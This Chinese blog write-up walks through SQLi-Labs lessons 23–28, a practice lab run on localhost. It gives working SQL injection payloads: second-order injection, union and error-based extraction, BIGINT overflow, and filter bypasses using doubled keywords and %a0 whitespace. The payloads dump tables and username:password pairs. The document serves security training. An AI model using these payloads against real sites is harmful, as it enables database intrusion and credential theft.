SqliLab Less23-28 WriteUp

原创

jhzzzz 于 2021-01-24 18:02:47 发布 75 收藏

分类专栏： sqlilab

本文链接：https://blog.csdn.net/jhzzzz/article/details/110382707

文章目录

存储型注入

绕过注释符注入

绕过or和and

通过报错注入

通过union注入


绕过多种符号的过滤

通过BIGINT溢出报错注入

通过union注入


存储型注入

注册admin'#的账号，密码为123456



编辑 复制 删除	1	Dumb	Dumb
编辑 复制 删除	2	Angelina	I-kill-you
编辑 复制 删除	3	Dummy	p@ssword
编辑 复制 删除	4	secure	crappy
编辑 复制 删除	5	stupid	stupidity
编辑 复制 删除	6	superman	genious
编辑 复制 删除	7	batman	mob!le
编辑 复制 删除	8	admin	admin
编辑 复制 删除	9	admin1	admin1
编辑 复制 删除	10	admin2	admin2
编辑 复制 删除	11	admin3	admin3
编辑 复制 删除	12	dhakkan	dumbo
编辑 复制 删除	14	admin4	admin4
编辑 复制 删除	18	admin'#	123456

修改admin'#的密码为hahaha



修改结果如下

编辑 复制 删除	1	Dumb	Dumb
编辑 复制 删除	2	Angelina	I-kill-you
编辑 复制 删除	3	Dummy	p@ssword
编辑 复制 删除	4	secure	crappy
编辑 复制 删除	5	stupid	stupidity
编辑 复制 删除	6	superman	genious
编辑 复制 删除	7	batman	mob!le
编辑 复制 删除	8	admin	hahaha
编辑 复制 删除	9	admin1	admin1
编辑 复制 删除	10	admin2	admin2
编辑 复制 删除	11	admin3	admin3
编辑 复制 删除	12	dhakkan	dumbo
编辑 复制 删除	14	admin4	admin4
编辑 复制 删除	18	admin'#	123456

发现admin的密码被更改为hahaha

绕过注释符注入

```
$reg = "/#/";
$reg1 = "/--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);

$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

获取id参数时进行了#，--注释符号的过滤

获取数据库

```
http://127.0.0.1/sqlilab/Less-23/index.php?id=-1' union select 1,(select database()),'3
```

获取security数据库中的表

```
http://127.0.0.1/sqlilab/Less-23/index.php?id=-1' union select 1,(select group_concat(table_name) from informati
on_schema.tables where table_schema='security'),'3
```

获取users表的列

```
http://127.0.0.1/sqlilab/Less-23/index.php?id=-1' union select 1,(select group_concat(column_name) from informat
ion_schema.columns where table_schema='security' and table_name='users'),'3
```

获取内容

```
http://127.0.0.1/sqlilab/Less-23/index.php?id=-1' union select 1,(select group_concat(username,0x3a,password) fr
om users),'3
```

绕过or和and

大小写变形 Or,OR,oR
编码，hex，urlencode
添加注释/* or */
利用符号 and=&& or=||
双写or或and绕过

通过报错注入

获取当前数据库

```
http://127.0.0.1/sqlilab/Less-25/?id=1' || extractvalue(1,concat(0x7e,(select database()),0x7e)) --+
```

获取security数据库下的表名

```
http://127.0.0.1/sqlilab/Less-25/index.php?id=1' || extractvalue(1,concat(0x7e,(select group_concat(table_name)
from infoorrmation_schema.tables where table_schema='security'),0x7e))--+
```

这里将information_schema改为infoorrmation_schema来绕过or过滤

获取emails表列名

```
http://127.0.0.1/sqlilab/Less-25/index.php?id=1' || extractvalue(1,concat(0x7e,(select group_concat(column_name)
 from infoorrmation_schema.columns where table_schema='security' aandnd table_name='emails'),0x7e))--+
```

这里使用aandnd来绕过and过滤。

获取emails表内容

```
http://127.0.0.1/sqlilab/Less-25/index.php?id=1' || extractvalue(1,concat(0x7e,(select group_concat(id,0x3a,emai
l_id) from emails),0x7e))--+
```

通过union注入

获取当前数据库

```
http://127.0.0.1/sqlilab/Less-25a/index.php?id=-1 union select 1,(select database()),2
```

获取当前数据库的数据表

```
http://127.0.0.1/sqlilab/Less-25a/index.php?id=-1 union select 1,(select group_concat(table_name) from infoorrma
tion_schema.tables where table_schema='security'),2
```

获取refers表的列名

```
http://127.0.0.1/sqlilab/Less-25a/index.php?id=-1 union select 1,(select group_concat(column_name) from infoorrm
ation_schema.columns where table_schema='security' aandnd table_name='referers'),2
```

获取refers表的内容

```
http://127.0.0.1/sqlilab/Less-25a/index.php?id=-1 union select 1,(select group_concat(id,0x3e,referer,0x3e,ip_ad
dress) from referers),2
```

绕过多种符号的过滤

%09 TAB键（水平）
%0a 新建一行
%0c 新的一页
%0d return功能
%0b TAB键（垂直）
%a0 空格

通过BIGINT溢出报错注入

获取当前数据库

```
http://127.0.0.1/sqlilab/Less-26/?id=1' union select (!(select * from (select database())x) - ~0),2,3 || '1
```

将空格用%a0代替后

```
http://127.0.0.1/sqlilab/Less-26/?id=1'%a0union%a0select%a0(!(select%a0*%a0from%a0(select%a0database())x)%a0-%a0
~0),2,3%a0||%a0'1
```

其它过程类似

通过union注入

获取当前数据库

```
http://127.0.0.1/sqlilab/Less-26a/?id=100')union select 1,database(),('3
```

```
http://127.0.0.1/sqlilab/Less-26a/?id=100')union%a0select%a01,database(),('3
```

获取当前数据库下数据表

```
http://127.0.0.1/sqlilab/Less-26a/?id=100')union select 1,(select group_concat(table_name) from information_sche
ma.tables where table_schema='security'),('3
```

```
http://127.0.0.1/sqlilab/Less-26a/?id=100')union%a0select%a01,(select%a0group_concat(table_name)%a0from%a0infoor
rmation_schema.tables%a0where%a0table_schema='security'),('3
```

获取users表的列名

```
http://127.0.0.1/sqlilab/Less-26a/?id=100')union select 1,(select group_concat(column_name) from information_sch
ema.columns where table_schema='security' and table_name='users'),('3
```

```
http://127.0.0.1/sqlilab/Less-26a/?id=100')union%a0select%a01,(select%a0group_concat(column_name)%a0from%a0infoo
rrmation_schema.columns%a0where%a0table_schema='security'%a0aandnd%a0table_name='users'),('3
```

获取users表内容

```
http://127.0.0.1/sqlilab/Less-26a/?id=100')union select 1,(select group_concat(username,0x3a,password) from user
s),('3
```

```
http://127.0.0.1/sqlilab/Less-26a/?id=100')union%a0select%a01,(select%a0group_concat(username,0x3a,passwoorrd)%a
0from%a0security.users),('3
```